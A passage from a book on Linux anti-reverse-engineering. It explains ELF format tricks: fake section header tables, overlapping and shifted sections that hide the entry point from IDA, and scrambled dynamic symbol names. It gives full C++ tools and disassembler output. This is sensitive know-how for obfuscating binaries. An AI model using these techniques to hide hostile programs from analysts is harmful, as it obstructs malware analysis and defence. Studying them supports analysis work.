                p_strings.append(".fini");
                p_strings.push_back('\x00');
                p_data.append(reinterpret_cast<char*>(&fini_header),
                              sizeof(fini_header));
                return true;
            }
        }
    }
    return false;
}
```

Recompile *fakeHeadersXBit* and *Trouble*. Use *stripBinary* to remove the real section headers table from *Trouble* and then use *fakeHeadersXBit* to attach the fake section headers table. If you've done this successfully then readelf should look like this:

Trouble* with the updated version of *fakeHeadersXBit

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ readelf -a ./t\
rouble
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x4002f2
  Start of program headers:          64 (bytes into file)
  Start of section headers:          9560 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         4
  Size of section headers:           64 (bytes)
  Number of section headers:         6
```

```
  Section header string table index: 5

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .init             PROGBITS         0000000000400000  00000000
       0000000000000008  0000000000000000  AX       0     0     4
  [ 2] .data             PROGBITS         0000000000400009  00000009
       0000000000001c0b  0000000000000000  WA       0     0     4
  [ 3] .fini             PROGBITS         0000000000401c14  00001c14
       0000000000000008  0000000000000000  WA       0     0     4
  [ 4] .text             PROGBITS         0000000000601fe8  00001fe8
       0000000000000178  0000000000000000  AX       0     0     4
  [ 5] .shstrtab         STRTAB           0000000000000000  000026d8
       0000000000000023  0000000000000000           0     0     4
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

There are no section groups in this file.

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x0000000000001c1c 0x0000000000001c1c  R E    200000
  LOAD           0x0000000000001fe8 0x0000000000601fe8 0x0000000000601fe8
                 0x0000000000000178 0x00000000000004b8  RW     200000
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     10
  GNU_RELRO      0x0000000000001fe8 0x0000000000601fe8 0x0000000000601fe8
                 0x0000000000000018 0x0000000000000018  R      1

 Section to Segment mapping:
  Segment Sections...
   00     .init .data .fini
   01     .text
   02
   03
```

```
There is no dynamic section in this file.

There are no relocations in this file.

The decoding of unwind sections for machine type Advanced Micro Devices X86-64 is not\
 currently supported.

No version information found in this file.
```

Now if you try to load *Trouble* in Radare2 you'll encounter an interesting problem.

***Trouble* with updated *fakeHeadersXBit* in Radare2**

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ radare2 ./trou\
ble
Warning: Cannot initialize dynamic strings
 -- To remove this message, put `dbxenv suppress_startup_message 7.5' in your .dbxrc
[0x004002f2]> aaa
[Cannot find function 'entry0' at 0x004002f2 entry0 (aa)
[x] Analyze all flags starting with sym. and entry0 (aa)
[Warning: Searching xrefs in non-executable regiones (aar)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x004002f2]> pdf
p: Cannot find function at 0x004002f2
[0x004002f2]>
```

Radare2 can't find the entry point! In fact, Radare2 doesn't find any functions! What happened? To get a clearer view I started the Radare2 web GUI.

Starting the Radare2 Web GUI

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ radare2 -c=H .\
/trouble
Warning: Cannot initialize dynamic strings
Starting http server...
open http://localhost:9090/
r2 -C http://localhost:9090/cmd/
```

The problem becomes obvious when looking at *0x400000*. Remember that *0x400000* is where the ELF header starts, but our section headers table also says *.init* starts there. It appears that Radare2 starts disassembling the fake *.init* section and never stops!

Radare2 disassembling the fake .init section

```
;      [10] va=0x00400000 pa=0x00000000 sz=64 vsz=64 rwx=m-rw- ehdr
,=< ;-- section..init:
,=< ;-- section.LOAD0:
,=< ;-- section.ehdr:
,=< 0x00400000      jg 0x400047
|   0x00400002      add r8b, byte [rcx]
|   0x00400006      add dword [rax], eax
|   ;-- section..data:
|   0x00400008  ~   add byte [rax], al
|   0x0040000a      add byte [rax], al
```

When Radare2 tries to disassemble the entry point it finds that it has already been marked as code which stops any further analysis.

Unfortunately, this trick doesn't work on IDA. While IDA also disassembles the fake *.init* section it stops the disassembly where *.init* stops.

IDA disassembling the fake *.init* section

```
.init:0000000000400000                  public _init_proc
.init:0000000000400000 _init_proc       proc near
.init:0000000000400000                  jg      short near ptr unk_400047
.init:0000000000400002                  db      4Ch
.init:0000000000400002                  add     r8b, [rcx]
.init:0000000000400006                  add     [rax], eax
.init:0000000000400006 _init_proc       endp
.init:0000000000400006
.init:0000000000400006 _init            ends
.init:0000000000400006
```

However, its useful to know that IDA will diassemble the fake *.init* section. Maybe we can stop the disassembly of the entry point using *.init*. Let's update the *add_data_section()* function in fakeHeadersXBit.cpp so that the *.init* section contains the entry point address.

Updated *add_data_section()*

```
bool add_data_section(std::string& p_data, std::string& p_strings)
{
    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);
    Elf64_Phdr* phdr = reinterpret_cast<Elf64_Phdr*>(&p_data[0] + ehdr->e_phoff);

    for (int i = 0; i < ehdr->e_phnum; i++, phdr++)
    {
        if (phdr->p_type == PT_LOAD)
        {
            if ((phdr->p_flags & PF_X) == PF_X)
            {
                std::size_t entry_physical = (ehdr->e_entry + 1) - phdr->p_vaddr;

                Elf64_Shdr init_header = {};
                init_header.sh_name = p_strings.size();
                init_header.sh_type = SHT_PROGBITS;
                init_header.sh_flags = SHF_ALLOC | SHF_EXECINSTR;
                init_header.sh_addr = phdr->p_vaddr;
                init_header.sh_offset = phdr->p_offset;
                init_header.sh_size = entry_physical;
                init_header.sh_link = 0;
```

```
                init_header.sh_info = 0;
                init_header.sh_addralign = 4;
                init_header.sh_entsize = 0;
                p_strings.append(".init");
                p_strings.push_back('\x00');
                p_data.append(reinterpret_cast<char*>(&init_header),
                              sizeof(init_header));

                Elf64_Shdr data_header = {};
                data_header.sh_name = p_strings.size();
                data_header.sh_type = SHT_PROGBITS;
                data_header.sh_flags = SHF_ALLOC | SHF_WRITE;
                data_header.sh_addr = phdr->p_vaddr + entry_physical + 1;
                data_header.sh_offset = phdr->p_offset + entry_physical + 1;
                data_header.sh_size = phdr->p_filesz - (entry_physical + 1) - 8;
                data_header.sh_link = 0;
                data_header.sh_info = 0;
                data_header.sh_addralign = 4;
                data_header.sh_entsize = 0;
                p_strings.append(".data");
                p_strings.push_back('\x00');
                p_data.append(reinterpret_cast<char*>(&data_header),
                              sizeof(data_header));

                Elf64_Shdr fini_header = {};
                fini_header.sh_name = p_strings.size();
                fini_header.sh_type = SHT_PROGBITS;
                fini_header.sh_flags = SHF_ALLOC | SHF_WRITE;
                fini_header.sh_addr = phdr->p_vaddr + phdr->p_filesz - 8;
                fini_header.sh_offset = phdr->p_offset + phdr->p_filesz - 8;
                fini_header.sh_size = 8;
                fini_header.sh_link = 0;
                fini_header.sh_info = 0;
                fini_header.sh_addralign = 4;
                fini_header.sh_entsize = 0;
                p_strings.append(".fini");
                p_strings.push_back('\x00');
                p_data.append(reinterpret_cast<char*>(&fini_header),
                              sizeof(fini_header));
                return true;
            }
        }
    }
```

```
    return false;
}
```


Recompile *Trouble* and *fakeHeadersXBit* again. Remove *Trouble's* section headers table with *stripBinary* and apply the fake section headers table with *fakeHeadersXBit*. If you look at the section headers table in *Trouble* you'll see that the *.init* section has become much larger.

***Trouble's* fake sections**

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ readelf -S ./t\
rouble
There are 6 section headers, starting at offset 0x2558:

Section Headers:
  [Nr] Name              Type            Address           Offset
       Size              EntSize         Flags  Link  Info  Align
  [ 0]                   NULL            0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .init             PROGBITS        0000000000400000  00000000
       00000000000002f3  0000000000000000  AX       0     0     4
  [ 2] .data             PROGBITS        00000000004002f4  000002f4
       0000000000001920  0000000000000000  WA       0     0     4
  [ 3] .fini             PROGBITS        0000000000401c14  00001c14
       0000000000000008  0000000000000000  WA       0     0     4
  [ 4] .text             PROGBITS        0000000000601fe8  00001fe8
       0000000000000178  0000000000000000  AX       0     0     4
  [ 5] .shstrtab         STRTAB          0000000000000000  000026d8
       0000000000000023  0000000000000000           0     0     4
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

Load the new version of *Trouble* into IDA. The first sign of failure is the navigation bar. It looks like nothing gets disassembled!



"IDA navigation bar for *Trouble* with fake sections headers table and an obfuscated entry"

Now check out where you used overlapped the entry point and *.init*.

Hiding the entry point from IDA by overlapping the entry and *.init*

```
.init:00000000004002F0                  db 2 dup(0)
.init:00000000004002F2                  public start
.init:00000000004002F2 start            db 48h
.init:00000000004002F2 _init            ends
.init:00000000004002F2
.data:00000000004002F4 ; ===============================================
.data:00000000004002F4
.data:00000000004002F4 ; Segment type: Pure data
.data:00000000004002F4 ; Segment permissions: Read/Write
.data:00000000004002F4 _data            segment dword public 'DATA' use64
.data:00000000004002F4                  assume cs:_data
.data:00000000004002F4                  ;org 4002F4h
.data:00000000004002F4                  db 0EDh ; f
.data:00000000004002F5                  db  49h ; I
```

Because IDA stops the disassembly at the boundary of .init, it is unable to disassemble any of the entry point. Without the entry point getting diassembled, IDA fails to diassemble anything else due to the fact that you also messed with the executable flag.

Hiding the Entry Point

In the previous section, you stopped IDA from disassembing the entry point by messing with the size attribute in the section header. In this section, you'll learn another a little lie that will hide the entry point entirely.

Consider the fields of the section header struct in C.

64-bit ELF section header struct

```
struct Elf64_Shdr
{
    uint32_t sh_name;
    uint32_t sh_type;
    uint64_t sh_flags;
    Elf64_Addr sh_addr;
    Elf64_Off sh_offset;
    uint64_t sh_size;
    uint32_t sh_link;
    uint32_t sh_info;
    uint64_t sh_addralign;
    uint64_t sh_entsize;
};
```

The three fields this technique is concerned with are sh_addr (the virtual address), sh_offset (the physical offset), and sh_size. It's also important to note that the entry point address in the ELF header is the *virtual* address.

Now, let's say you have a virtual address and you want to look up the actual location in the binary. You look at the section headers table and find which section the virtual address would fall within by calculating the range of sh_addr and sh_addr + sh_size. Once you've found the section, you'll want to calculate the physical offset of your virtual address by subtracting the sh_addr and then adding the sh_offset. You should now know the exact offset into the binary where you can find your virtual address.

However, what if we put in a bogus value for sh_addr? How does that break the calculation? Let's say we have the following values:

```
virtual_address = 0x4002f0
sh_addr = 0x400000
sh_size = 0x000800
sh_offset = 0
```

Normally, you'd be able to find *0x4002f0* at 0x2f0 bytes into the file ((*0x4002f0* - *0x400000*) + 0). However, if you introduce a little lie and say sh_addr = *0x400010* then the calculation changes. Now the math comes out that *0x4002f0* is 0x2e0 bytes into the file.

This is a technique you can use to hide the entry point. If you add a fake section headers table and alter the base address of the section that contains the entry point then any disassembler relying exclusively on the sections headers table won't be able to properly find the entry point in the file.

I wrote some code that will do this so you can examine it further. The project is called *fakeHeadersHideEntry* and can be found in the chapter three directory. There are two files: CMakeLists.txt and fakeHeadersHideEntry.cpp.

chap_3_format_hacks/fakeHeadersHideEntry/CMakeLists.txt

```
project(fakeHeadersHideEntry CXX)
cmake_minimum_required(VERSION 3.0)

set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow")
add_executable(${PROJECT_NAME} src/fakeHeadersHideEntry.cpp)
```

chap_3_format_hacks/fakeHeadersHideEntry/src/fakeHeadersHideEntry.cpp

```
#include <cstdlib>
#include <iostream>
#include <fstream>
#include <iomanip>
#include <cstring>
#include <ctime>
#include <elf.h>

/**
 * This tool will cause disassemblers that rely on the sections table for
 * virtual address mapping to fail to correctly find the entry point. This
 * tool expects the provided binary to have no sections table. It will add
 * its own fake table with four sections:
 *
 * - null header
 * - .text: the section the code is in. This will have an altered sh_addr.
 * - .data: the r/w data section
 * - .shstrtab: the strings table.
 *
 * This code makes the assumption that the binary has two PF_LOAD segments in
 * the program table. One segment with PF_X set and one with PF_W set.
 */
```

```
/*
 * Edits the ELF header to indicate that there are 4 section headers and that
 * the string table is the last one.
 *
 * \param[in,out] p_data the ELF binary
 * \return true if its possible to add a section table. false otherwise
 */
bool edit_elf_header(std::string& p_data)
{
    if (p_data[0] != 0x7f || p_data[1] != 'E' || p_data[2] != 'L' ||
        p_data[3] != 'F')
    {
        return false;
    }

    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);

    if (ehdr->e_shoff != 0)
    {
        std::cerr << "The binary already has a section table." << std::endl;
        return false;
    }

    if (ehdr->e_shentsize != sizeof(Elf64_Shdr))
    {
        std::cerr << "Unexpected section header size" << std::endl;
        return false;
    }

    ehdr->e_shoff = p_data.size();
    ehdr->e_shnum = 4;
    ehdr->e_shstrndx = 3;
    return true;
}

/*
 * Finds the PF_X LOAD segment and creates a corresponding section header. The
 * base address is modified to throw off any disassembler that relies on the
 * section header only.
 *
 * \param[in,out] p_data the ELF binary
 * \param[in,out] p_strings the section table string names
```

```
 * \return true if no error was encountered
 */
bool add_data_section(std::string& p_data, std::string& p_strings)
{
    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);
    Elf64_Phdr* phdr = reinterpret_cast<Elf64_Phdr*>(&p_data[0] + ehdr->e_phoff);

    for (int i = 0; i < ehdr->e_phnum; i++, phdr++)
    {
        if (phdr->p_type == PT_LOAD)
        {
            if ((phdr->p_flags & PF_X) == PF_X)
            {
                Elf64_Shdr data_header = {};
                data_header.sh_name = p_strings.size();
                data_header.sh_type = SHT_PROGBITS;
                data_header.sh_flags = SHF_ALLOC | SHF_EXECINSTR;
                // "randomly" create a different offset each run
                srand((unsigned)time(0));
                int base = rand() % 250;
                data_header.sh_addr = phdr->p_vaddr + base;
                data_header.sh_offset = phdr->p_offset;
                data_header.sh_size = phdr->p_filesz - base;
                data_header.sh_link = 0;
                data_header.sh_info = 0;
                data_header.sh_addralign = 4;
                data_header.sh_entsize = 0;
                p_strings.append(".text");
                p_strings.push_back('\x00');
                p_data.append(reinterpret_cast<char*>(&data_header),
                              sizeof(data_header));
                return true;
            }
        }
    }
    return false;
}

/*
 * This finds the PF_W segment and creates a matching section header named .data
 *
 * \param[in,out] p_data the ELF binary
 * \param[in,out] p_strings the section table string names
```

```
 * \return true if no error was encountered
 */
bool add_text_section(std::string& p_data, std::string& p_strings)
{
    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);
    Elf64_Phdr* phdr = reinterpret_cast<Elf64_Phdr*>(&p_data[0] + ehdr->e_phoff);

    for (int i = 0; i < ehdr->e_phnum; i++, phdr++)
    {
        if (phdr->p_type == PT_LOAD)
        {
            if ((phdr->p_flags & PF_X) == 0)
            {
                Elf64_Shdr text_header = {};
                text_header.sh_name = p_strings.size();
                text_header.sh_type = SHT_PROGBITS;
                text_header.sh_flags = SHF_ALLOC | SHF_WRITE;
                text_header.sh_addr = phdr->p_vaddr;
                text_header.sh_offset = phdr->p_offset;
                text_header.sh_size = phdr->p_filesz;
                text_header.sh_link = 0;
                text_header.sh_info = 0;
                text_header.sh_addralign = 4;
                text_header.sh_entsize = 0;
                p_strings.append(".data");
                p_strings.push_back('\x00');
                p_data.append(reinterpret_cast<char*>(&text_header),
                              sizeof(text_header));
                return true;
            }
        }
    }
    return false;
}

/**
 * Creates a fake sections table and appends the strings to the end of the file.
 *
 * \param[in,out] p_data the ELF binary
 * \return true on success and false otherwise
 */
bool append_sections(std::string& p_data)
{
```

```
    // this will contain the section name strings
    std::string strings;
    strings.push_back('\x00');

    // first section is empty
    Elf64_Shdr null_header = {};
    p_data.append(reinterpret_cast<char*>(&null_header), sizeof(null_header));

    if (!add_data_section(p_data, strings))
    {
        std::cerr << "Failed to find the executable LOAD segment" << std::endl;
        return false;
    }

    if (!add_text_section(p_data, strings))
    {
        std::cerr << "Failed to find the writable LOAD segment" << std::endl;
        return false;
    }

    // .shstrtab
    Elf64_Shdr strtab = {};
    strtab.sh_name = strings.size();
    strtab.sh_type = SHT_STRTAB;
    strtab.sh_flags = 0;
    strtab.sh_addr = 0;
    strtab.sh_offset = p_data.size() + sizeof(Elf64_Shdr);
    strtab.sh_size = 0;
    strtab.sh_link = 0;
    strtab.sh_info = 0;
    strtab.sh_addralign = 4;
    strtab.sh_entsize = 0;
    strings.append(".shstrtab");
    strings.push_back('\x00');
    strtab.sh_size = strings.size();
    p_data.append(reinterpret_cast<char*>(&strtab), sizeof(strtab));
    p_data.append(strings);

    return true;
}

int main(int p_argc, char** p_argv)
{
```

```
    if (p_argc != 2)
    {
        std::cerr << "Usage: ./fakeHeadersHideEntry <file path>" << std::endl;
        return EXIT_FAILURE;
    }

    std::ifstream inputFile(p_argv[1], std::ifstream::in | std::ifstream::binary);
    if (!inputFile.is_open() || !inputFile.good())
    {
        std::cerr << "Failed to ropen the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    std::string input((std::istreambuf_iterator<char>(inputFile)), std::istreambuf_it\
erator<char>());
    inputFile.close();

    if (!edit_elf_header(input))
    {
        return EXIT_FAILURE;
    }

    if (!append_sections(input))
    {
        return EXIT_FAILURE;
    }

    std::ofstream outputFile(p_argv[1], std::ofstream::out | std::ofstream::binary);
    if (!outputFile.is_open() || !outputFile.good())
    {
        std::cerr << "Failed to wopen the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    outputFile.write(input.data(), input.length());
    outputFile.close();
    return EXIT_SUCCESS;
}
```

As before, use CMake to compile the project.

Compiling *fakeHeadersHideEntry*

```
albino-lobster@ubuntu:~/antire_book$ cd chap_3_format_hacks/fakeHeadersHideEntry/
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/fakeHeadersHideEntry$ mkdir b\
uild
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/fakeHeadersHideEntry$ cd buil\
d/
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/fakeHeadersHideEntry/build$ c\
make ..
-- The CXX compiler identification is GNU 5.4.0
-- Check for working CXX compiler: /usr/bin/c++
-- Check for working CXX compiler: /usr/bin/c++ -- works
-- Detecting CXX compiler ABI info
-- Detecting CXX compiler ABI info - done
-- Detecting CXX compile features
-- Detecting CXX compile features - done
-- Configuring done
-- Generating done
-- Build files have been written to: /home/albino-lobster/antire_book/chap_3_format_h\
acks/fakeHeadersHideEntry/build
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/fakeHeadersHideEntry/build$ m\
ake
Scanning dependencies of target fakeHeadersHideEntry
[ 50%] Building CXX object CMakeFiles/fakeHeadersHideEntry.dir/src/fakeHeadersHideEnt\
ry.cpp.o
[100%] Linking CXX executable fakeHeadersHideEntry
[100%] Built target fakeHeadersHideEntry
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/fakeHeadersHideEntry/build$
```

Recompile *Trouble* and remove the section headers table using *stripBinary*. Next use *fakeHeadersHideEntry* to append the fake section headers table.

Using *fakeHeadersHideEntry* on *Trouble*

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/fakeHeadersHideEntry/build$ .\
/fakeHeadersHideEntry ~/antire_book/chap_3_format_hacks/trouble/build/trouble
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/fakeHeadersHideEntry/build$
```

The output isn't exciting but the result is interesting. First let's look at *Trouble* in Radare2.

Examining *Trouble* with *fakeHeadersHideEntry* in Radare2

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ radare2 ./trou\
ble
Warning: Cannot initialize dynamic strings
 -- You can 'copy/paste' bytes using the cursor in visual mode 'c' and using the 'y' \
and 'Y' keys
[0x004002f2]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x004002f2]> pdf
/ (fcn) entry0 42
|   entry0 ();
|           0x004002f2      4831ed         xor rbp, rbp
|           0x004002f5      4989d1         mov r9, rdx
|           0x004002f8      5e             pop rsi
|           0x004002f9      4889e2         mov rdx, rsp
|           0x004002fc      4883e4f0       and rsp, 0xfffffffffffffff0
|           0x00400300      49c7c09f1340.  mov r8, fcn.0040139f  ; "PX." @ 0x40139f
|           0x00400307      48c7c1200140.  mov rcx, fcn.00400120 ; "PX." @ 0x400120
|           0x0040030e      48c7c7300140.  mov rdi, 0x400130
\           0x00400315      e84c020000     call fcn.00400566
|       |   ; JMP XREF from 0x0040031a (entry0)
|       `-> 0x0040031a      ebfe           jmp 0x40031a
[0x004002f2]> iS
[Sections]
idx=00 vaddr=0x00000000 paddr=0x00000000 sz=0 vsz=0 perm=----- name=
idx=01 vaddr=0x00400015 paddr=0x00000000 sz=7175 vsz=7175 perm=--r-x name=.text
idx=02 vaddr=0x00601fe8 paddr=0x00001fe8 sz=376 vsz=376 perm=--rw- name=.data
idx=03 vaddr=0x00000000 paddr=0x00002658 sz=23 vsz=23 perm=----- name=.shstrtab
idx=04 vaddr=0x00400000 paddr=0x00000000 sz=7196 vsz=7196 perm=m-r-x name=LOAD0
idx=05 vaddr=0x00601fe8 paddr=0x00001fe8 sz=376 vsz=1208 perm=m-rw- name=LOAD1
idx=06 vaddr=0x00000000 paddr=0x00000000 sz=0 vsz=0 perm=m-rw- name=GNU_STACK
idx=07 vaddr=0x00601fe8 paddr=0x00001fe8 sz=24 vsz=24 perm=m-r-- name=GNU_RELRO
idx=08 vaddr=0x00400000 paddr=0x00000000 sz=64 vsz=64 perm=m-rw- name=ehdr

9 sections

[0x004002f2]>
```

This obfuscation technique has *no* affect on Radare2. This further confirms that Radare2 prefers the information in the program headers even when the section headers are present. Let's contrast that against IDA. Here is IDA's disassembly of the entry point.

Examining *Trouble* with *fakeHeadersHideEntry* in IDA

```
.text:00000000004002F2                 public start
.text:00000000004002F2 start           proc near
.text:00000000004002F2
.text:00000000004002F2 arg_40          = qword ptr  48h
.text:00000000004002F2
.text:00000000004002F2 ; FUNCTION CHUNK AT .text:000000000040021E SIZE 0000001D BYTES
.text:00000000004002F2
.text:00000000004002F2                 add     [rbp+1], bh
.text:00000000004002F8                 call    sub_400990
.text:00000000004002FD                 jmp     loc_40021E
.text:0000000000400302 ; ---------------------------------------------------------
.text:0000000000400302
.text:0000000000400302 loc_400302:                             ; CODE XREF: start-C4 j
.text:0000000000400302                 call    sub_40061B
.text:0000000000400307 ; ---------------------------------------------------------
.text:0000000000400307                 xor     rbp, rbp
.text:000000000040030A                 mov     r9, rdx
.text:000000000040030D                 pop     rsi
.text:000000000040030E                 mov     rdx, rsp
.text:0000000000400311                 and     rsp, 0FFFFFFFFFFFFFFF0h
.text:0000000000400315                 mov     r8, (offset loc_40139B+4)
.text:000000000040031C                 mov     rcx, 400120h
.text:0000000000400323                 mov     rdi, offset byte_400130
.text:000000000040032A                 call    sub_40057B
.text:000000000040032F ; ---------------------------------------------------------
.text:000000000040032F
.text:000000000040032F loc_40032F:      ; CODE XREF: start:loc_40032F j
.text:000000000040032F                 jmp     short loc_40032F
.text:000000000040032F start           endp ; sp-analysis failed
```

Compare this disassembly to the Radare2 disassembly. The IDA disassembly is clearly incorrect. This makes it clear that IDA prefers the sections headers table over the program headers.

Finally, let's look at how Hopper handles this obfuscation technique.

Examining *Trouble* with *fakeHeadersHideEntry* in Hopper

```
                EntryPoint:
00000000004002f2    xor     rbp, rbp
00000000004002f5    mov     r9, rdx
00000000004002f8    pop     rsi                 ; argument #2 for method sub_400566
00000000004002f9    mov     rdx, rsp            ; argument #3 for method sub_400566
00000000004002fc    and     rsp, 0xfffffffffffffff0
0000000000400300    mov     r8, 0x40139f
0000000000400307    mov     rcx, 0x400120
000000000040030e    mov     rdi, 0x400130       ; argument #1 for method sub_400566
0000000000400315    call    sub_400566
000000000040031a    jmp     0x40031a            ; XREF=EntryPoint+40
    ; endp
```

You can see that Hopper, like Radare2, also disassembles the entry point correctly. It appears that this trick is only useful against IDA, but it is still a useful tool to keep in our toolbox.

Mixing the Symbols

This chapter has, so far, emphasized file format hacks using the statically compiled Trouble. However, this section will discuss an anti reverse engineering technique that requires the dynamic symbol table to be present. Therefore, you'll have to revert back to using the chapter one version of Trouble for this section.

I first saw this trick in a blog written by Andre Pawlowski[35]. In this technique, you'll append a fake dynamic symbol table to the end of the binary. Then you'll repoint the offset in the *.dynmsym* section header to point to the fake symbol table. Finally, you'll mix all of the symbol name pointers for the FUNC symbols. This will cause the disassemblers that rely on the sections table, instead of the program headers, to display incorrect function names in the disassembly.

I wrote a tool to mix the dynamic symbols. You can find it in the chapter three directory under mixDynamicSymbols. There are two files in the project: CMakeLists.txt and mixDynamicSymbols.cpp.

[35] https://h4des.org/blog/index.php?/archives/346-ELF-obfuscation-let-analysis-tools-show-wrong-external-symbol-calls.html

chap_3_format_hacks/mixDynamicSymbols/CMakeLists.txt

```
project(mixDynamicSymbols CXX)
cmake_minimum_required(VERSION 3.0)

set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow")
add_executable(${PROJECT_NAME} src/mixDynamicSymbols.cpp)
```

chap_3_format_hacks/mixDynamicSymbols/src/mixDynamicSymbols.cpp

```
#include <cstdlib>
#include <iostream>
#include <fstream>
#include <iomanip>
#include <cstring>
#include <elf.h>
#include <vector>

/*
 * This tool takes in an ELF binary that has a sections table and uses dynamic
 * linkage and attachs a fake dynamic symbol table at the end of the binary.
 * Then the symbol names in the fake symbol table are mixed. This will cause
 * disassemblers that place too much trust in the sections table, like IDA,
 * to display the wrong symbol name in the disassembly.
 */

/*
 * Finds the SHT_DYNSYM in the sections table, points the offset to the end
 * of the binary, and copies the existing dynsym to the end of the file. Then
 * loops over the symbols in the new dynsym and changes all the name offsets
 * around
 *
 * \param[in,out] p_data the ELF binary we are modifying
 * \return truee if we didn't encounter and error and false otherwise
 */
bool append_dynsym(std::string& p_data)
{
    if (p_data[0] != 0x7f || p_data[1] != 'E' || p_data[2] != 'L' ||
        p_data[3] != 'F')
    {
        std::cerr << "Bad magic." << std::endl;
```

```
        return false;
    }

    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);
    if (ehdr->e_shoff == 0)
    {
        std::cerr << "The binary has no sections table" << std::endl;
        return false;
    }

    if (ehdr->e_shentsize != sizeof(Elf64_Shdr))
    {
        std::cerr << "Unexpected section header size" << std::endl;
        return false;
    }

    // loop over the sections until we hit .dynsym
    Elf64_Shdr* shdr = reinterpret_cast<Elf64_Shdr*>(&p_data[0] + ehdr->e_shoff);
    for (int i = 0; i < ehdr->e_shnum; i++, shdr++)
    {
        if (shdr->sh_type == SHT_DYNSYM)
        {
            std::size_t offset = shdr->sh_offset;

            // repoint the offset to the end of the file
            shdr->sh_offset = p_data.size();

            // copy the dymsym to the end of the file
            p_data.append(p_data.data() + offset, shdr->sh_size);

            // collects all the string offsets
            std::vector<int> name_offsets;
            std::vector<Elf64_Sym*> symbols;
            Elf64_Sym* symbol = reinterpret_cast<Elf64_Sym*>(&p_data[0] + shdr->sh_of\
fset);
            for ( ; reinterpret_cast<char*>(symbol) < p_data.data() +
                p_data.size(); ++symbol)
            {
                if (ELF64_ST_TYPE(symbol->st_info) == STT_FUNC &&
                    ELF64_ST_BIND(symbol->st_info) == STB_GLOBAL &&
                    symbol->st_value == 0)
                {
                    name_offsets.push_back(symbol->st_name);
```

```
                    symbols.push_back(symbol);
                }
            }

            // mix the symbols
            srand(time(NULL));
            for (std::vector<Elf64_Sym*>::iterator it = symbols.begin();
                 it != symbols.end(); ++it)
            {
                int index = rand() % name_offsets.size();
                (*it)->st_name = name_offsets[index];
                name_offsets.erase(name_offsets.begin() + index);
            }

            return true;
        }
    }

    std::cerr << "Never found the dynamic symbol table" << std::endl;
    return false;
}

int main(int p_argc, char** p_argv)
{
    if (p_argc != 2)
    {
        std::cerr << "Usage: ./mixDynamicSymbols <file path>" << std::endl;
        return EXIT_FAILURE;
    }

    std::ifstream inputFile(p_argv[1], std::ifstream::in | std::ifstream::binary);
    if (!inputFile.is_open() || !inputFile.good())
    {
        std::cerr << "Failed to ropen the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    std::string input((std::istreambuf_iterator<char>(inputFile)), std::istreambuf_it\
erator<char>());
    inputFile.close();

    if (!append_dynsym(input))
    {
```

```
        return EXIT_FAILURE;
    }

    std::ofstream outputFile(p_argv[1], std::ofstream::out | std::ofstream::binary);
    if (!outputFile.is_open() || !outputFile.good())
    {
        std::cerr << "Failed to wopen the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    outputFile.write(input.data(), input.length());
    outputFile.close();
    return EXIT_SUCCESS;
}
```

As usual, you should compile with CMake.

Compiling *mixDynamicSymbols*

```
albino-lobster@ubuntu:~/antire_book$ cd chap_3_format_hacks/mixDynamicSymbols/
